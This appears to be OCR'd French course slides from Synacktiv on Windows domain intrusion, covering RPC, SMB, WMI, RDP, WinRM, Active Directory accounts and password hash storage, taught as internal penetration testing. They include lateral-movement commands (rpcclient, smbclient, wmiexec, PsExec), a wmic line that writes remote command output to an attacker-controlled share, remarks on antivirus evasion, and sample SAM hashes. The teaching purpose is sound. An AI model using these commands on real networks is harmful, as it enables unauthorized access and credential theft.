SYNACKTIV
DIGITAL SECURITY

Techniques d'intrusion Windows


Introduction

10/12/2017 - Cours Université Rennes 1

Thibault Guittet – thibault.guittet@synacktiv.com

Introduction

Déroulement




- **Focus sur la compromission de domaines Windows (aka *pentests internes*)**
  - Accès non privilégié à *Enterprise Admin*
- **Modules de ~15 minutes de cours / 1h45 de TP**
  - Quizz non noté à la fin de chaque cours
  - Slides distribuées après le quizz
  - « Rapport de pentest » à rendre noté (modalités exposées dans un autre doc)
  - Difficulté progressive des exercices de TP
    - Cas d'application simples à réalistes


Déroulement d'une intrusion

Notion d'itération appliquée à Windows

- **Même processus appliqué à Windows**




SYNACKTIV
DIGITAL SECURITY



Techniques d'intrusion Windows

Mécanismes d'administration



Mécanismes d’administration


Natifs vs tiers

Différents outils et protocoles

- Intégrés à Windows
  - Remote Procedure Call (RPC, SMB, WMI)
  - Bureau à distance (TSE / RDP)
  - Windows Remote Management (WinRM) si Windows ≥ 7 ou 2008
- Solutions tierces
  - VNC (Accès à la console locale)
  - iDrac / iLO (Accès à la console locale)
  - TeamViewer

Administration Windows

Remote Procedure Call (RPC)




Accès à des fonctions d'administration à distance

- Accessibles au travers de tubes nommés
- Tubes nommés accessibles à distance via le partage réseau *IPC$*
- Tubes nommés intéressants lors d'une intrusion

Nom du tube	Rôle
SAMR	Gestion des comptes utilisateurs du système / domaine
LSARPC	Gestion des droits utilisateurs / informations sur les relations inter-domaine
SRVSVC	Informations sur le serveur / poste de travail (partages réseaux, sessions, ...)
DRSUAPI	Fonctions de réplication Active Directory
WINREG	Gestion de la base de registre
EVENTLOG	Accès aux journaux système
SVCCTL	Gestion des services système
NETLOGON	Gestion de la relation machine ↔ domaine
DNSSERVER	Gestion du serveur de nom (uniquement sur les serveurs DNS)

Administration Windows


Remote Procedure Call (RPC)



- **Deux modes de fonctionnement**
  - NetBIOS over TCP
    - Port 139/TCP
    - Protocole historique
    - Désactivé par défaut sur Windows > 2003
  - TCP directement
    - Port 445/TCP
    - Méthode recommandée et toujours active sur les dernières versions
- **Possibilité d'utiliser l'une ou l'autre en fonction du filtrage**

Administration Windows

Remote Procedure Call (RPC)



Boîte à outils

- Sous Linux → *rpcclient*


```
$ rpcclient -p 445 -U Administrator <IP>
Enter Administrator's password :
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[userad1] rid:[0x44f]
user:[userad2] rid:[0x450]
user:[userad3] rid:[0x451]
user:[useradmin] rid:[0x453]
```

- Sous Windows → commandes natives

```
C:\> net user /domain

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Guest                    krbtgt
userad1                  userad2                  userad3
useradmin
The command completed with one or more errors.
```

Administration Windows

SMB / CIFS



Protocole de partage de fichiers

- Utilise le port 445 (TCP)
- Permet l'accès aux partages de fichiers
  - Liste des partages
  - Lecture / écriture des fichiers
- Certains partages par défaut nécessitent les droits d'administration


Nom du partage	Arborescence exposée
C$	C:\
ADMIN$	C:\Windows\System32
IPC$	Partage spécial pour l'accès aux tubes nommés RPC privilégiés

- D'autres sont nécessaires au fonctionnement interne de Active Directory

Nom du partage	Rôle
NETLOGON	Mise à disposition de l'ensemble des scripts à exécuter lors d'une ouverture de session
SYSVOL	Mise à disposition des politiques de groupe Windows

Administration Windows

SMB / CIFS



Boîte à outils

- Sous Linux → *smbclient*


```
$ smbclient -L <IP> -U Administrator
Enter Administrator's password :
Domain=[WKS-01] OS=[Windows 7 Enterprise 7601 Service Pack 1] Server=[Windows 7 Enterprise 6.1]

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Users           Disk

$ smbclient -U Administrator //<IP>/C$
Enter Administrator's password :
smb:\>
```

- Sous Windows → *net use*

```
C:\> net use \\<IP>\C$
```

Administration Windows

Remote Procedure Call (RPC)



Exécuter des commandes via le canal RPC / SMB


- Utilisation de l'outil *PSExec* (outil *sysinternals*) sous Windows
  - Outil officiel Microsoft
  - Peu de signatures au sein des antivirus
- Utilisation de l'outil *psexec* du projet *impacket* sous Linux
  - Outil non-officiel
  - Actuellement non-détecté par les antivirus

Fonctionnement de PSExec et équivalent

1. Upload d'un exécutable sur un partage réseau (C$ par défaut)
2. Création d'un service exécutant le binaire via le tube nommé *svcctl*
3. Lancement du service via le tube nommé *svcctl*
4. Redirection des I/O de *cmd.exe* dans des tubes nommés créés par le binaire

Administration Windows

Windows Management Instrumentation (WMI)



Alternative plus avancée du canal RPC


- Nécessite un accès aux ports 445/TCP, 135/TCP, *<port_dynamique>*/TCP
- Permet de gérer un système Windows à distance via un ensemble d'interfaces
- Repose sur une syntaxe de requête se rapprochant de SQL (WQL)

```
WQL> select name from Win32_Process
| Name |
| System Idle Process |
| System |
| smss.exe |
| csrss.exe |
| wininit.exe |
| csrss.exe |
...
```

- Permet l'exécution de commandes à distance via l'object WMI *Win32_Process*

Administration Windows

Windows Management Instrumentation (WMI)



Boîte à outils

- Sous Linux → *wmiexec* et *wmiquery* du projet *impacket*

```
$> impacket-wmiexec Administrator@<IP>
Password:
[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Guest                    krbtgt
userad1                  userad2                  userad3
useradmin
The command completed with one or more errors.
```


- Sous Windows → *wmic*

```
C:\> wmic /node:<IP> /user:Adminsitrator process call create "cmd.exe /c net user >>
\\<YourIP>\<YourShare>\out.txt"
```

Administration Windows

Terminal Services (TSE)

- **Permet une prise de contrôle totale à distance**
  - Service en écoute sur le port 3389/TCP
  - Accès à l'environnement graphique Windows



Administration Windows

Terminal Services (TSE)

Network Location Authentifcation (NLA)

- Sous partie de *CredSSP,* activée par défaut depuis Windows 2008 R2
- Authentification de l'utilisateur avant la création de la session TSE
  - Sans NLA :

  - Avec NLA :


```
$> xfreerdp /v:<IP> /d:CORP /u:Administrator
connected to 10.77.77.210:3389
Password:
```

Administration Windows

Terminal Services (TSE)

TSE a ses limites

- Nombre de sessions simultanées limité à 2 par défaut




- Pas de sessions concurrentes pour un même utilisateur
  - Une nouvelle session remplacera la précédente (y compris les sessions console)
  - Les applications ouvertes ne sont pas fermées

Boîte à outils

- Sous Linux → *xfreerdp* (support de NLA)
- Sous Windows → *mstsc*

Administration Windows

Windows Remote Management (WinRM)



Windows Remote Management

- Intégré depuis Windows 7 et Windows 2008 mais **pas activé par défaut**
- Service SOAP en écoute sur les ports 5985/TCP (HTTP) et 5986/TCP (HTTPS)
- Permet d'interagir à distance avec divers briques d'administration Windows
  - Manipulation d'objets Windows natifs et classes WMI
  - Support du PowerShell *remoting*
  - Permet l'exécution de scripts PowerShell à distance

Boîte à outils


- Sous Linux → *pywinrm* (https://github.com/diyan/pywinrm)
- Sous Windows → *winrs*

SYNACKTIV
DIGITAL SECURITY

Techniques d'intrusion Windows

Comptes sous Windows

Active Directory




Active Directory (AD) est la mise en œuvre par Microsoft des services d'annuaire LDAP pour les systèmes d'exploitation Windows.

L'objectif principal d'Active Directory est de fournir des services centralisés d'identification et d'authentification à un réseau d'ordinateurs utilisant le système Windows. Il permet également l'attribution et l'application de stratégies, la distribution de logiciels, et l'installation de mises.

– Wikipedia


AD Architecture



Domain Controller (DC) : Server chargé des fonctions AD dans un domaine (Identification, authentification, …). Un même domaine peut avoir plusieurs DC.

Comptes sous Windows

Hiérarchie de privilèges au sein d'une forêt Active Directory



Administrateurs de l'ensemble des domaines d'une forêt
Niveau de privilèges ultime

Administrateurs d'un domaine
Pas de rebond vers d'autres domaines sauf si *trusts inter-domaine*

Administrateurs d'une ou plusieurs machines sur un domaine
Permet des rebonds à la recherche de privilèges plus élevés

Administrateurs d'une seule machine
Pas de rebond sauf en cas de réutilisation de mot de passe

Utilisateurs sans privilèges d'administration
Peuvent accéder à des ressources au sein d'un domaine

Utilisateurs sans privilèges d'administration
Peuvent accéder à des ressources sur une seule machine


Comptes sous Windows

Security Identifier (SID)

Tout compte / groupe dispose d'un SID


- Identifie de manière unique un utilisateur ou un groupe
- Utilisable localement ou sur un domaine
- Permet leur utilisation dans les ACE des DACL et SACL Windows
- Exemple : *S-1-5-21–1234567890-1234567890-123456789-1000*

Structure d'un SID



Comptes sous Windows

Security Identifier (SID)



SID local intéressants


- *NT AUTHORITY\SYSTEM* : *S-1-5-18*
- *Administrators* : *S-1-5-32-544*

SID du domaine intéressants

- Administrateur : *S-1-5-1234567890-1234567890-123456789-**500***
- *krbtgt* : *S-1-5-1234567890-1234567890-123456789-**502***
- *Domain Admins* : *S-1-5-21–1234567890-1234567890-123456789-**512***
- *Enterprise Admins* : *S-1-5-21–1234567890-1234567890-123456789-**519***
- 1er utilisateur : *S-1-5-21–1234567890-1234567890-123456789-**1000***

Comptes sous Windows

Comptes standards



Compte machine


- Login se terminant par *$*
- Désigné par un FQDN dans l'AD : *hostname.domain.tld*
- Dispose d'un mot de passe (renouvelé automatiquement tous les 30 jours par défaut)

Compte utilisateur

- Deux sous-types :
  - Compte de domaine désigné par *username@domain.tld* ou *DOMAIN\username*
  - Compte local, spécifique à une machine et non rattaché à l'AD
- Dispose d'un mot de passe renouvelable manuellement ou après expiration

Comptes sous Windows

Comptes spéciaux



Compte de service local

- Non rattaché à l'AD
- Défini sur la machine où il est utilisé
- Même type d'objet qu'un compte utilisateur local

Compte de service du domaine


- Rattaché à l'AD
- Défini au sein de l'Active Directory
- Même type d'objet qu'un compte utilisateur du domaine

Compte de service géré

- Nouveau type de compte ajouté depuis Windows 2008 R2
- Rattaché à l'AD
- Permet un renouvellement automatique de son mot de passe (30 jours par défaut)

Access tokens


Définition



- ***Access token* = contexte sécurité d'un processus / thread**
  - Tout processus / thread possède un *access token* qui contient entre autres :
    - Son identifiant de session (unique par session utilisateur)
    - L'identité l'exécutant (SID utilisateur)
    - Ses groupes
    - Ses privilèges
    - Le type d'impersonation qu'il offre
  - Les jetons sont hérités des processus parents
    - Le jeton initial est créé lors de l'ouverture d'une session utilisateur
    - Par défaut, tous les processus d'un utilisateur possède le même *token*
  - Les jetons sont immutables
    - Les champs critiques ne peuvent pas être changés

Access tokens

Privilèges



- **Consultatbles avec la commande *whoami /all***
- **Quelques privilèges intéressants**
  - *SeDebugPrivilege* Permet le debug de n'importe quel processus système
  - *SeBackupPrivilege* Permet l'accès à n'importe quel fichier / répertoire quelque soit la DACL en place
  - *SeLoadDriverPrivilege* Permet de charger / supprimer un pilote
  - *SeTakeOwnershipPrivilege* Permet de prendre possession d'un fichier quelque soit la DACL en place
  - *SeImpersonatePrivilege* Permet de réaliser une impersonation
  - *SeCreateTokenPrivilege* Permet la création d'un *access token*

Stockage des mots de passe

Stockage dans le référentiel des comptes

Référentiel de comptes locaux

- Stocké dans la base SAM
- Base située dans la base de registre (*HKEY_LOCAL_MACHINE\SAM*)
- Une seule et unique base SAM par machine

Référentiel de comptes du domaine

- Stockés dans la base de données Active Directory située sur les DC
- Base située dans le fichier *C:\Windows\System32\ntds.dit* par défaut
- Base au format ESE (*Extensible Storage Engine*)

Stockage des mots de passe

Stockage dans le référentiel des comptes

Mots de passe stockés sous forme d'empreinte

- LanManager ou LM
  - Format historique, toujours présent mais plus utilisé (stockage d'une chaîne vide)
  - Pas de gestion de la casse, limité à 14 caractères avant chiffrement
  - Mot de passe non salé → attaques par Rainbow Table possibles
  - Chiffrement fait indépendamment sur les deux blocs de 7 caractères → Casser une empreinte revient à casser 2 mots de passe de 7 caractères
- NTLM
  - Format actuel, utilisé pour la dérivation de plusieurs secrets utilisateur
  - Mot de passe non-salé → attaque par Rainbow Tables
  - Mot de passe converti en UTF-8 avant calcul (1 caractère = 2 octets)
  - Empreinte calculée avec l'algorithme MD4 (empreinte de 16 octets)

Stockage des mots de passe

Stockage dans le référentiel des comptes

Base SAM / *Security Account Manager*

- Empreintes chiffrées en DES dans la base SAM
- Dérivation de la clé DES à partir de plusieurs données dont la *SYSKEY* du système
- Exemple du contenu d'une base SAM une fois extraite :

```
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:896e35b625b175793c2447e348bae41c:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
alice:1001:aad3b435b51404eeaad3b435b51404ee:c633bbab34a414b485631cdad0e63262:::
```

- Format : *<utilisateur>:<RID>:<lm_hash>:<nt_hash>:::*
- Hash LM du mot de passe vide : aad3b435b51404eeaad3b435b51404ee

Stockage des mots de passe

Stockage dans le référentiel des comptes

Base Active Directory (NTDS.dit)

- Base de données contenant toutes les tables utilisées par Active Directory
- Contient les comptes utilisateurs du domaine
  - Empreintes chiffrées à l'aide d'une clé PEK de la même manière que la base SAM
  - Clé PEK stockée dans *NTDS.dit* et chiffrée à l'aide de la *SYSKEY* du DC
    - → Chiffrement RC4 sur Windows < 2016
    - → Chiffrement AES 256 à partir de Windows 2016

Stockage des mots de passe

Stockage MSCache

Stockage dans la base MSCache

- Utilisé lorsqu'une machine est connectée à un domaine Active Directory
- Stocké dans *HKLM\SECURITY\CACHE\NL${index}*
- Nécessaire si la machine perd la connectivité avec le contrôleur de domaine
  - Stockage des *n* derniers mot de passe des comptes s'étant authentifiés
  - Si plus de connectivité, consultation du MSCache pour vérifier le mot de passe
